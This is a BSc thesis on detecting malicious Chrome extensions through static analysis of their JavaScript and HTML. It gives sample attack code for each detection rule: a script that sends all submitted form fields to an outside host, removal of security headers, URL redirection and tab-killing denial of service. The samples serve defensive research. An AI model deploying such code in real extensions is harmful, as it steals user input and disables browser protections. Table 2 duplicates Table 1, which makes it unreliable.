NATIONAL AND KAPODISTRIAN UNIVERSITY OF ATHENS

SCHOOL OF SCIENCE
DEPARTMENT OF INFORMATICS AND TELECOMMUNICATION

BSc THESIS

Detecting Malicious Browser Extensions with Static Analysis

ILIAS A. RAFAIL

Supervisor: **Dimitris Mitropoulos, Adjunct Faculty**
Alexis Delis, Professor

ATHENS

JUNE 2018

ΕΘΝΙΚΟ ΚΑΙ ΚΑΠΟΔΙΣΤΡΙΑΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανιχνεύοντας Κακόβουλες Επεκτάσεις Φυλλομετρητών με Στατική Ανάλυση

Ηλίας Α. Ραφαήλ

Επιβλέπων: **Δημήτρης Μητρόπουλος, Επισκέπτης Καθηγητής**
Αλέξης Δελής, Καθηγητής

ΑΘΗΝΑ

ΙΟΥΝΙΟΣ 2018

BSc THESIS

Detecting Malicious Browser Extensions with Static Analysis

ILIAS A. RAFAIL
S.N.: 1115201300149

SUPERVISOR: **Dimitris Mitropoulos, Adjunct Professor**
Alexis Delis, Professor

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανιχνεύοντας Κακόβουλες Επεκτάσεις Φυλλομετρηρών με Στατική Ανάλυση

Ηλίας Α. Ραφαήλ

Α.Μ.: 1115201300149

ΕΠΙΒΛΕΠΟΝΤΕΣ: **Δημήτρης Μητρόπουλος, Επισκέπτης Καθηγητής**
Αλέξης Δελής, Καθηγητής

ABSTRACT

Today the use of extensions is widespread for users of all major web browsers such as Chrome. There is also a large increase in the number of personal data that search engines mediate, and as a result they become the target of attackers who take advantage of how extensions work to gather various information from the unsuspecting user without their consent.

The goal of this thesis is to implement an extension that monitors the functionality of an extension to detect suspicious actions that may violate the user's privacy. We have implemented our approach as a chrome extension.

The way the extension works is the following: first, it initially connects to a Native Messaging Host[2], which sends information about the identity of the extension that the user has chosen to the (native) application. Then, the application will download the extension's source code and perform a static analysis of the code. Every time a suspicious action is detected, it will inform the user with a corresponding warning message and the file in which the action was detected.

SUBJECT AREA: Program Analysis, Static Analysis, Malicious Software

KEYWORDS: Malicious Extensions, Chrome Browser, Native Messaging Host.

ΠΕΡΙΛΗΨΗ

Σήμερα η χρήση επεκτάσεων είναι διαδεδομένη στους χρήστες όλων των μεγάλων μηχανών αναζήτησης όπως είναι ο Chrome. Παρατηρείται επίσης μεγάλη αύξηση του πλήθους των προσωπικών δεδομένων τα οποία διατηρούν οι μηχανές αναζήτησης και ως αποτέλεσμα γίνονται στόχος επιτιθέμενων οι οποίοι εκμεταλλεύονται τον τρόπο λειτουργίας των επεκτάσεων ώστε να συγκεντρώσουν διάφορες πληροφορίες από τον ανυποψίαστο χρήστη χωρίς την συγκατάθεσή του.

Στόχος της πτυχιακής εργασίας είναι να δημιουργήσουμε μια επέκταση η οποία παρακολουθεί τη λειτουργικότητα μιας επέκτασης για τον εντοπισμό ύποπτων ενεργειών που ενδέχεται να παραβιάζουν το απόρρητο του χρήστη. Έχουμε εφαρμόσει την προσέγγισή μας ως μια επέκταση του Chrome.

Ο τρόπος με τον οποίο λειτουργεί η επέκταση είναι αρχικά να συνδέεται με έναν Native Messaging Host[2], ο οποίος στέλνει την πληροφορία για τη ταυτότητα της επέκτασης που έχει επιλέξει ο χρήστης στην εφαρμογή. Η εφαρμογή με τη σειρά της θα κατεβάσει τον πηγαίο κώδικα της επέκτασης και θα εκτελέσει στατική ανάλυση πάνω στον κώδικα αυτό. Κάθε φορά που εντοπιστεί κάποια ύποπτη ενέργεια θα ενημερώσει τον χρήστη με αντίστοιχο προειδοποιητικό μήνυμα αλλά και το αρχείο στο οποίο εντοπίστηκε η ενέργεια.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Ανάλυση Προγράμματος, Στατική Ανάλυση, Κακόβουλο Λογισμικό

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Κακόβουλες επεκτάσεις, Chrome Browser, Native Messaging Host.

To my parents.

ACKNOWLEDGMENTS

I would like to thank my supervisor, Mr. Mitropoulos, for his cooperation and valuable contribution to complete this thesis.

CONTENTS

PREFACE **13**

1. INTRODUCTION **14**

1.1 Chrome Extension Composition **14**

1.2 Installing Extensions **14**

1.3 Access Control Settings **15**

1.3.1 Permissions 15

1.3.2 Content Scripts 16

1.3.3 Background Pages 16

1.3.4 Content Security Policy 16

2. RELATED WORK **17**

2.1 Hulk Architecture **17**

2.1.1 HoneyPages 17

2.1.2 Fuzzer 17

2.1.3 Malicious Behavior Detection 18

2.2 Chroak Extension **18**

2.2.1 Information Gathered 19

2.2.2 Attacks Performed 19

3. DESIGN **21**

3.1 Architecture **21**

3.2 Native Messaging Host **21**

3.3 Parsers **21**

3.4 Rules **21**

3.5 Running the extension **22**

4. IMPLEMENTATION DETAILS 24

4.1 Rule 1: Denying the access to Chrome's extensions configuration page. 24

4.2 Rule 2: DoS. 24

4.3 Rule 3: Extension installation/uninstallation. 25

4.4 Rule 4: HTTP response header security options. 25

4.5 Rule 5: URL redirection. 26

4.6 Rule 6: Block access to websites. 26

4.7 Rule 7: Form submit requests. 27

4.8 Rule 8: User's CPU information. 27

4.9 Rule 9: User's number of displays. 28

4.10 Rule 10: User's sessions information. 28

4.11 Use of blacklisted URLs. 28

5. EVALUATION 31

5.1 Rules and Testing 31

5.2 Recommendation 32

6. CONCLUSION 33

REFERENCES 34

LIST OF FIGURES

Figure 1: manifest.json file. 14

Figure 2: Example of manifest containing API permissions, content scripts, background script and CSP. 15

Figure 3: Connecting to native messaging host. 22

Figure 4: Running the analysis. 22

Figure 5: Running the analysis (after clicking). 23

Figure 6: Window with results. 23

Figure 7: Access to Chrome's extensions configuration page. 24

Figure 8: DoS. 24

Figure 9: Extension installation/uninstallation. 25

Figure 10: HTTP response header security options. 25

Figure 11: URL redirection. 26

Figure 12: Access to websites blocked. 26

Figure 13: Information from submit requests. 27

Figure 14: User's CPU information. 27

Figure 15: User's number of displays. 28

Figure 16: User's sessions information. 28

LIST OF TABLES

Table 1: All available extension permissions. 16

Table 2: “Non-special” extension permissions. 18

Table 3: Matching every call expression, variable declaration and keyword with a flag. 29

Table 4: List of rules with their description, flags used and warning message. 30

PREFACE

This thesis took place in Athens of Greece between December 2017 and June 2018. It is consisted of three parts, research on related work, implementation and writing. For the first part, we familiarized with related work on the area and gathered ideas. The implementation phase was about creating the extension and the application that would perform the analysis. We started creating the part that downloads the extension files (.crx file) the user has chosen and extract them. Then, we created two parsers, one for HTML files and the other for JavaScript, and parsed each file of the extension. Then, we used the parsing tree to check for code that matches with rules that indicate suspicious activity. In case of a match, we print a warning message that will inform the user about the suspicious action. The application is written in Python and can be further expanded by adding more rules.

1. INTRODUCTION

1.1 Chrome Extension Composition

Google Chrome supports extensions written in JavaScript and HTML. Each extension also contains a mandatory manifest (.json file) that defines a set of properties such as the extension name, description and version number. The manifest is used by the browser to know the functionality offered by the extension and the list of permissions required to access the different parts of the extension API.

In order to be listed on the Chrome Web Store, an extension must have a manifest_version of at least 2, which by default limits the source of scripts and objects used by the extension to "self". This means functions like *eval* are disabled, inline JavaScript will not be executed and only local script an object resources can be loaded. In order to relax these limitations, an extension must specify the changes to the policy in the manifest file. The changes will warn users downloading the extension that modifications have been made and that the extension may be vulnerable to attacks.

```
{
  "name": "description",
  "example": "Example extension",
  "version": "1.0",

  "browser_action": {
    "default_icon": "icon.png",
    "default_popup": "popup.html"},

  "permissions": [
    "activeTab",
    "https://ajax.googleapis.com/"
  ],
  "web_accessible_resources": [
    "images/*.png ",
    "style/double-rainbow.css",
    "scripts/double-rainbow.js",
    "script/main.js",
    "templates/*"]
}
```

Figure 1: manifest.json file.

1.2 Installing Extensions

The Chrome Web Store is the official means for users to find and install extensions. But in addition to this, extensions can also be installed manually by the user or an external program. Installation of extensions outside the web store is referred as sideloading. In 2014 Chrome took steps to prevent sideloading by requiring all installed extensions to be hosted in the Chrome Web Store. However, it is still possible for programs to force silent installation of extensions, since the attacker already has control of the machine.

1.3 Access Control Settings

Access control settings is a protection mechanism currently used by all browsers (based on Chromium, Firefox and Microsoft Edge). Browsers rely on a set of configuration options included in a manifest file.

```
{
…
  "permissions": [
  "cookies",
  "webRequest",
  "*://*.facebook.com/",
  "https://www.google.com/"
],
…
"content_scripts": [
  {
    "matches": ["http://www.yahoo.com/*"],
    "js": ["jquery.js", "myscript.js"]
  }
],
…
"background": {
  "scripts": ["background.js"]
},
…
"content_security_policy": "script-src
'self' http://www.foo.com 'unsafe-eval';"
…

}
```

Figure 2: Example of manifest containing API permissions, content scripts, background script and CSP.

1.3.1 Permissions

The permission system is designed in the spirit of least privilege, with the goal of limiting the resources available to an extension. It determines which sites an extension can access, the allowed API call, and the use of binary plugins.

In Figure 2 example, the extension requests host permission for https://www.google.com/, which allows it to access cookies and *webRequest* APIs for the specified domains. Wildcarding can also be used where the extension requests access to *://*.facebook.com. This permission allows access to all subdomains of facebook.com via any URL scheme. Additionally, <*all_urls*> is a special token used for matching any URL.

Table 1 shows all available permissions.

Table 1: All available extension permissions.

activeTab	declarativeContent	notifications	system.storage
alarms	desctopCapture	pageCapture	tabCapture
background	downloads	power	tabs
bookmarks	fontSettings	printerProvider	topSites
browsingData	gcm	privacy	tts
clipboardRead	geolocation	proxy	ttsEngine
clipboardWrite	history	sessions	unlimitedStorage
contentSettings	identity	storage	webNavigation
contextMenus	idle	system.cpu	web.request
cookies	management	system.display	webRequestBlocking
debugger	nativeMessaging	system.memory	

1.3.2 Content Scripts

Content scripts is a list that indicates JavaScript files that will run inside of the web page. The execution of a content script not only can modify the DOM tree of other scripts, but it can also issue authenticated web requests like POST.

In Figure 2, we can see 2 JavaScript files included. Both scripts will run in the context of the page for any URLs matching the http://www.yahoo.com/ pattern.

1.3.3 Background Pages

Background pages often contain the logic and state an extension needs for the entirety of the browser session and do not have any visibility to the user. Figure 2 shows how *background.js* is specified as a background page.

1.3.4 Content Security Policy

A *Content Security Policy*[3] *(CSP)* header is specified by servers and used by the browser in order to determine the sources from which it can include objects of the page. CSP can also specify other options, such as whether to allow the page to perform an eval or to embed inline JavaScript.

Figure 2 shows an example where the extension specifies its CSP in order to include source from foo.com and execute eval.

2. RELATED WORK

Modern web browsers are characterized by third-party add-ons that extend their functionality. Chrome browser provide a rich API where extensions can make network requests, access the local file system, get low-level information about running processes and many more. Although a permission system is used by Chrome in order to curtail an extension's privileges and avoid misuse, malicious extensions can allow attackers to gain access to a wide range of private, sensitive data and computer resources.

At following, we refer related work has been done on detecting malicious behavior in browser extensions and a series of attacks by which malicious extensions can steal data, track user behavior and collude to elevate their privileges. In special, we refer to *Hulk*[4] which is a tool for detecting malicious behavior in Google Chrome extensions and *Chroak*[7] which is a Chrome extension that demonstrates browser attacks.

2.1 Hulk Architecture

Hulk[4] is a dynamic analysis system that detects malicious behavior in Chrome extensions. It dynamically loads extensions in a monitored environment and observes the interaction of the extension with the loaded web pages. It uses a set of heuristics to identify potentially dangerous behavior and label extensions as malicious, suspicious or benign.

2.1.1 HoneyPages

There are extensions that their activation is based on the content of a web page. In order to analyze such cases, Hulk[4] uses *HoneyPages* which are specially crafted pages that dynamically create an environment for the extension to perform the actions it needs. That means when an extension queries for the presence of a specific element, such as an iframe DOM element, the HoneyPage will create the element, inject it in the DOM tree and return it to the extension.

2.1.2 Fuzzer

Extensions can register callbacks that respond to certain browser-level events using an event-based model such as the *chrome.webRequest* API. HoneyPages are not able to trigger callbacks for network events that require special properties like a specific URL or HTTP header. Therefore, Hulk[4] uses event handler fuzzing where all event callbacks are invoked with mock event objects. At the same time, a HoneyPage is loaded in the active tab which enables Hulk[4] to monitor all changes that the extension attempts to make on the page.

2.1.3 Malicious Behavior Detection

In Hulk's presentation there were cases of extensions abusing Chrome's extension API. Specifically, by monitoring the *chrome.management.uninstall* API calls, malicious behavior was detected where an extension uninstalled other extensions.

A malicious extension can also interfere with tabs that point to the extension configuration page (chrome://extensions) either by replacing the URL with a different one, or by removing the tab completely. As a result, the malicious extension denies the access to Chrome's extension configuration page and the user is unable to uninstall any extension.

Using callbacks in the *webRequest* API, a malicious extension can manipulate HTTP headers. Extensions can use the *webRequest* API to effectively perform a man-in-the-middle attack on HTTP requests and responses before they are handled by the browser. This behavior is often malicious (or at least dangerous) since there are cases of extensions that remove security-related headers, such as *Content-Security-Policy* or *X-Frame-Options*, through the use of callbacks such as *webRequest.onHeadersReceived* and *webRequestInterval.eventHandled*.

In addition to dropping security related headers, extensions can change or add parameters in URLs before the HTTP request is sent. Such suspicious behavior is common, especially among extensions that request permissions on shopping related sites such as Amazon, eBay, and others.

2.2 Chroak Extension

Chroak[7] extensions was developed in order to demonstrate cases where the Chrome extension permissions model fails to effectively inform the user of an extension's capabilities. There is a subset of permissions that are not considered potentially malicious or noteworthy by Chrome. Table 2 shows the permissions that Chrome has deemed as "non-special".

Table 2: "Non-special" extension permissions.

activeTab	declarativeContent	notifications	system.storage
alarms	desctopCapture	pageCapture	tabCapture
background	downloads	power	tabs
bookmarks	fontSettings	printerProvider	topSites
browsingData	gcm	privacy	tts
clipboardRead	geolocation	proxy	ttsEngine
clipboardWrite	history	sessions	unlimitedStorage
contentSettings	identity	storage	webNavigation
contextMenus	idle	system.cpu	web.request
cookies	management	system.display	webRequestBlocking
debugger	nativeMessaging	system.memory	

While Google Chrome seems to imply that no malicious activity can be conducted through requesting these “non-special" permissions and there is no indication to the end-user that an extension uses these permissions, Chroak[7] uses these extension permissions to perform its attacks. In special, the permissions that were used are: background, clipboardWrite, fontSettings, notifications, power, sessions, system.cpu, system.display, system.memory, system.storage and tabs. Notifications and tabs are the only special permissions used.

The extension's homepage shows up every time a user opens a new tab. It has action buttons which a user can click to self-inflict (and undo) malicious actions, and it has a list of information that the extension knows about the user's computer at any given time.

2.2.1 Information Gathered

Chroak[7] extension managed to gather information from the following permissions:

- *chrome.tabs*: Number of tabs and open windows.
- *chrome.system.cpu*: Information about the user’s CPU (number of processors, processor activity time, processor architecture and CPU model).
- *chrome.system.display*: Information about user’s displays.
- *chrome.sessions*: User’s chrome sessions and number of connected devices.
- *chrome.system.memory*: User’s total memory and current memory usage.
- *window*: User’s IP address, network connection status, operating system, system language and chrome version.
- *chrome.system.storage*: Number, types and names of mass storage devices attached to the user’s computer.

2.2.2 Attacks Performed

The attacks carried out by the extension are:

- Power Settings: Using *chrome.power*, the extension can prevent user’s computer from suspending on its own. This could result in a user’s laptop battery to be drained faster than expected.
- Notifications: Using *chrome.notifications*, the extension can spam the user with notifications that keep reappearing when closed.
- Clipboard: Using *chrome.clipboardWrite*, the extension can write arbitrary text to the system clipboard. This can cause major annoyance to the user or it can trick the user into navigating to a malicious URL.
- Font Size Modification: Using *chrome.fontSettings*, the extension can change the default font size. This can not only be annoying for the user, but also can result in a form of DoS.

- DoS: The denial-of-service attack was executed using no special permissions, where the extension closed all open tabs and kept closing all newly-opened tabs or windows. This makes Chrome impossible to use and the only way to fix this is to restart in dev mode or remove the extension.
- Phishing: Phishing was the only attack carried out by the extension using the special permission chrome.tabs. When a new tab with a specific URL is opened by the user, the extension silently redirects that tab to an arbitrary URL.

3. DESIGN

3.1 Architecture

The application consists of four parts. The first part receives the message/information from the user. That message is the URL which contains the ID of the extension chosen by the user from the Chrome web store.

The second part is the one that uses the extension ID to download the source code of the extension. Once the *.crx* file is downloaded, it will extract all its files in the *"\extensions*" directory.

The third part is about parsing the source code. After all .js and .html file are listed with their relative path, the parsing process is started. Each file according to its type, is parsed and the Abstract Syntax Tree (AST) is generated.

The fourth and final part is where the static analysis is performed. We try to match parts of the source code (using the AST) with rules which indicates suspicious activity and inform the user through warning messages. At the end, when the analysis is finished, all files included in the extensions folder are deleted.

The code of our work can be found on Github as open source.

3.2 Native Messaging Host

Extensions and apps can exchange messages with native applications using a messaging passing API. The native application must register a native messaging host[2] that knows how to communicate with the extension. Chrome starts the host in a separate process and communicates with it using standard input and standard output streams.

We use this technique to send the extension ID that the user chose to the native application which will download the source code and run the static analysis.

3.3 Parsers

As we know, extensions support JavaScript and HTML. Malicious code can be found in both, therefore we used two parsers, one for each type. We use the Abstract Syntax Tree as a representation of the abstract syntactic structure of the source code written in each file of the extension.

3.4 Rules

Now that we have the Abstract Syntax Tree, we can start adding rules. As rule we describe a set of elements, such as call expressions, variables, keywords etc., that indicate suspicious activity when found in the source code in a specific combination and order.

To define a rule, we use lists and flags. We use the lists to gather all the elements that could lead us to a suspicious action and when we find a specific combination we mark it with a flag. Finally, we have set groups of flags that when they are all active, indicate a suspicious activity.

3.5 Running the extension

In this section we show a brief presentation of how our extension looks like while we run it.

First, we have to select an extension from the Chrome webstore for which we are going to run the analysis. Then, we can run our extension by clicking the icon. A popup will come out which has a “Connect” button as shown in Figure 3. When we press the button, a connection with the native messaging host[2] will be created and a blank window will open. After that, the popup will have a “Run” button (Figure 4) which will trigger the (native) application by sending the URL of the current tab and the analysis will start (Figure 5). The window opened earlier will inform us about the results of the analysis (Figure 6).



Figure 3: Connecting to native messaging host.



Figure 4: Running the analysis.



Figure 5: Running the analysis (after clicking).



Figure 6: Window with results.

4. IMPLEMENTATION DETAILS

In this section, we present 10 cases of malicious behavior that we chose to use in order to create our rules. We explain how they work and why we consider they as suspicious.

4.1 Rule 1: Denying the access to Chrome's extensions configuration page.

```
chrome.tabs.onUpdated.addListener(
function(tabid, x, tab){
   if(tab.url == 'chrome://chrome/extensions' ||
   tab.url == 'opera://extensions' ||
   tab.url == 'chrome://extensions/') {
      chrome.tabs.remove(tab.id);
   }
} );
```

Figure 7: Access to Chrome's extensions configuration page.

This rule detects denial of service that targets the extensions configuration page. The malicious code uses a listener to detect URLs the user visits. When it is the configuration page for the extensions, it automatically removes the specific tab. As a result, the user is not able to disable or remove any extension installed.

4.2 Rule 2: DoS.

```
function dos() {
  chrome.tabs.query({}, function(tabs) {
    tabs.forEach(function(tab) {
      chrome.tabs.remove(tab.id);
    });
  });
}
```

Figure 8: DoS.

This rule is similar to the previous one but the denial of service targets each tab the users tries to open. This prevents the user from using any Chrome's service.

4.3 Rule 3: Extension installation/uninstallation.

```
function checkup(){
    if((window.fullScreen) || (window.innerWidth == screen.width &&
    window.innerHeight == screen.height)) {
        chrome.webstore.install(<extension_url>, successCallback,
        failureCallback);
   }
   else {
      document.documentElement.webkitRequestFullScreen();
      chrome.webstore.install<extension_url>,successCallback,
      failureCallback);
   }
}
```

Figure 9: Extension installation/uninstallation.

This rule detects whether the extension installs or uninstalls other extensions. For the extension installation the *chrome.webstore.install* (*url*, *successCallback*, f*ailureCallback*) function is used (as we can see in the above figure) whereas, for the extension uninstallation the function used is *chrome.management.unistall(id)*.

4.4 Rule 4: HTTP response header security options.

```
chrome["webRequest"]["onHeadersReceived"]["addListener"](function(e) {
    var t = e["responseHeaders"];
    for(var n = t["length"]-1; n>=0; --n) {
        var r = t[n]["name"]["toLowerCase"]();
        if(r == "X-frame-options" || r == "Frame-options" ||
        r == "Content-security-policy" || r == "X-content-security-policy"
        || r == "X-webkit-csp") {
            t["splice"](n, 1);
        }
    }
    return {
      responseHeaders: t
    }
}, {
   urls: ["*://*/*"]
}, ["blocking", responseHeaders]);
```

Figure 10: HTTP response header security options.

This rule detects malicious code used to remove security options from HTTP response header. It uses a listener to get all headers received and it checks for security options like *X-frame-options*, *Frame-options*, *Content-security-policy*, *X-content-security-policy* or *X-webkit-csp* to remove them.

4.5 Rule 5: URL redirection.

```
chrome.webRequest.onBeforeRequest.addListener(function (details) {
    if(details.url == "https://file you want to replace.js") {
        return {
             redirectUrl: "https://www.replacement file.js"
        };
    }
}, {
    urls: ["https://URL YOU WANT TO MITM/"]
}, ["blocking"]);
```

Figure 11: URL redirection.

This rule is about URL redirection where a listener is used for the URLs the user visits. When the URL matches the page that the attacker has targeted, the extension redirects this URL to an arbitrary one. This attack can be described as a Man-In-The-Middle attack or a phishing technique.

4.6 Rule 6: Block access to websites.

```
chrome.webRequest.onBeforeRequest.addListener(
   function(details) {
      var url = details.url;
      for(var i = 0; i < ibneler.length; i++) {
         if(url.indexOf(ibneler.length[i]) > -1) {
            return {
               cancel: true
            };
         }
      }
   }, {
      urls: ["<all_urls>"]
   }, ["blocking"]);
```

Figure 12: Access to websites blocked.

This rule detects whether the extension prevents the user from accessing specific websites. In this case, the attacker uses a listener for the URLs the user visits and blocks the access to them.

4.7 Rule 7: Form submit requests.

```
//get every form
var forms = document.forms;

//called when a submit event happens
function formSubmit(event) {
    window.open('https://theantisocialengineer.com/chrome-extension-landing-page/')
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://victim.online');
    var string = '';
    // iterate over all of the form fields and urlencode them. There'll be an extra
    & at the end but who cares
    for (index = 0; index < event.target.elements.length; ++index) {
        string = string + event.target.elements[index].name + '=' +
        event.target.elements[index].value + '&';
    }
    xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xhr.send(string);
}

// add an event listener to the submit event for every form in the page
for (index = 0; index < forms.length; ++index) {
    forms[index].addEventListener('submit', formSubmit);
}
```

Figure 13: Information from submit requests.

This rule is about malicious code that steals information from submit requests. An event listener is added for each form of the page visited by the user. When there is a submit event, the *formSubmit* function is triggered which creates an *XMLHttpRequest* to send all the names and values of the form.

4.8 Rule 8: User's CPU information.

```
/**
 * (system.cpu)
 * Find information about a user's system.
 */
chrome.system.cpu.getInfo(
  function(cpu){
    // set html
    document.getElementById('cpu-model').innerHTML = cpu.modelName;
    document.getElementById('cpu-arch').innerHTML = cpu.archName;
    document.getElementById('num-processors').innerHTML =
cpu.numOfProcessors;
  }
);
```

Figure 14: User's CPU information.

This rule uses the *system.cpu* permission to get information about the user's CPU.

4.9 Rule 9: User's number of displays.

```
/**
 * (system.display)
 * Find out how many displays a user has.
 */
chrome.system.display.getInfo(
  function(displays){
    // set html
    document.getElementById('num-display').innerHTML =
    displays.length;
  }
);
```

Figure 15: User's number of displays.

This rule uses the *system.display* permission to find out how many displays the user has.

4.10 Rule 10: User's sessions information.

```
/**
 * (sessions)
 * Find information about a user's sessions.
 */
chrome.sessions.getDevices(
  function(devices){
    // set html
    document.getElementById('num-devices').innerHTML =
devices.length;

    var device_names = " ";
    devices.forEach(function(device) {
      device_names = device_names + device.info + " "
    });

    document.getElementById('devices').innerHTML = device_names;
  }
);
```

Figure 16: User's sessions information.

This rule uses the sessions permission to get information about the user's connected devices.

4.11 Use of blacklisted URLs.

In addition to the rules, we created a blacklist to detect malicious/suspicious URLs. First, we identify all the URLs used in the extension and we check for reversed URLs. When a URL is found, we check if it is included in our blacklist and in case of a match, we print a warning message to inform the user.

Table 3: Matching every call expression, variable declaration and keyword with a flag.

Call expressions, Variable declarations and Keywords	Flags
chrome.tabs.onUpdated.addListener or chrome.tabs.onCreated.addListener	tab_listener
chrome.webRequest.onBeforeRequest.addListener	web_listener
chrome.tabs.remove	remove_tab
chrome.webRequest.onHeadersReceived.addListener	http_header
responseHeaders.splice	remove_security
chrome.webstore.install	install_extension
chrome.management.uninstall	uninstall_extension
chrome.tabs.query	DoS
chrome.system.cpu	cpu
chrome.system.display	displays
chrome.sessions.getDevices	sessions
XMLHttpRequest	XMLHttpRequest
XMLHttpRequest.send	send
document.forms	forms
["blocking"]	block
redirectUrl	redirect
cancel	cancel

Table 4: List of rules with their description, flags used and warning message.

Description	Flags	Warning Message
Uninstallation prevention	tab_listener and remove_tab and extension_tab	Extension tab blocked.
HTTP response header security options	http_header and remove_security and security_option	Security options are changed.
Extension installation	install_extension	Extension installation.
Extension uninstallation	uninstall_extension	Extension uninstallation.
DoS	DoS and remove_tab	DoS detected.
User's CPU info	cpu	User's info monitoring detected (cpu).
User's number of displays	displays	User's info monitoring detected (displays).
User's sessions info	sessions	User's info monitoring detected (sessions).
Form submit requests	forms and XMLHttpRequest and send	Form submit requests leak.
Access to websites blocked	web_listener and cancel and block	Access to websites blocked.
URL redirection	web_listener and redirect and block	URL redirection (MITM).

5. EVALUATION

5.1 Rules and Testing

Our application focuses on 10 cases (rules) of suspicious behavior found in chrome extensions. Tests were carried out for each case separately as well as altogether in order to make sure there are no false negative cases. Since there are no malicious extensions in the webstore, we created a second version for the mechanism, which is a python application that executes the analysis for the test cases files located on a local computer.

It was also executed for random extensions in the Chrome web store to ensure there were no false positives (cases where our application reports warnings for benign extensions). Specifically, we ran it for more than 30 extensions for which there were no indication of any suspicious behavior.

We created test cases based on the information gathered from our research. Each case is designed for a specific rule as described in the previous section. We chose some examples from Chroak[7] extension to include in our work. Specifically, we focused on the way it managed to gather information using APIs like *chrome.system.cpu*, *chrome.system.displays* and *chrome.sessions* and we created test cases based on those examples. We also run our application for the Chroak[7] extension itself and we assured that all the attacks were successfully detected.

As for the case of a suspicious extension performing an installation or uninstallation of other extensions, we had a simple approach where we created test cases to ensure that our application successfully detects the use of *chrome.webstore.install()* and *chrome.management.unistall()* function. Although the case of inline installation of extensions is not particularly a malicious action, we mark it as suspicious because the user gets no indication of the action.

Another case of malicious behavior we found during our research was the URL redirection, which can be described as a Man-In-The-Middle attack. As described before (section 4.5), we use this kind of attack to detect redirection of targeted URLs and mark it as suspicious. We also used the specific malicious code to run our tests on it.

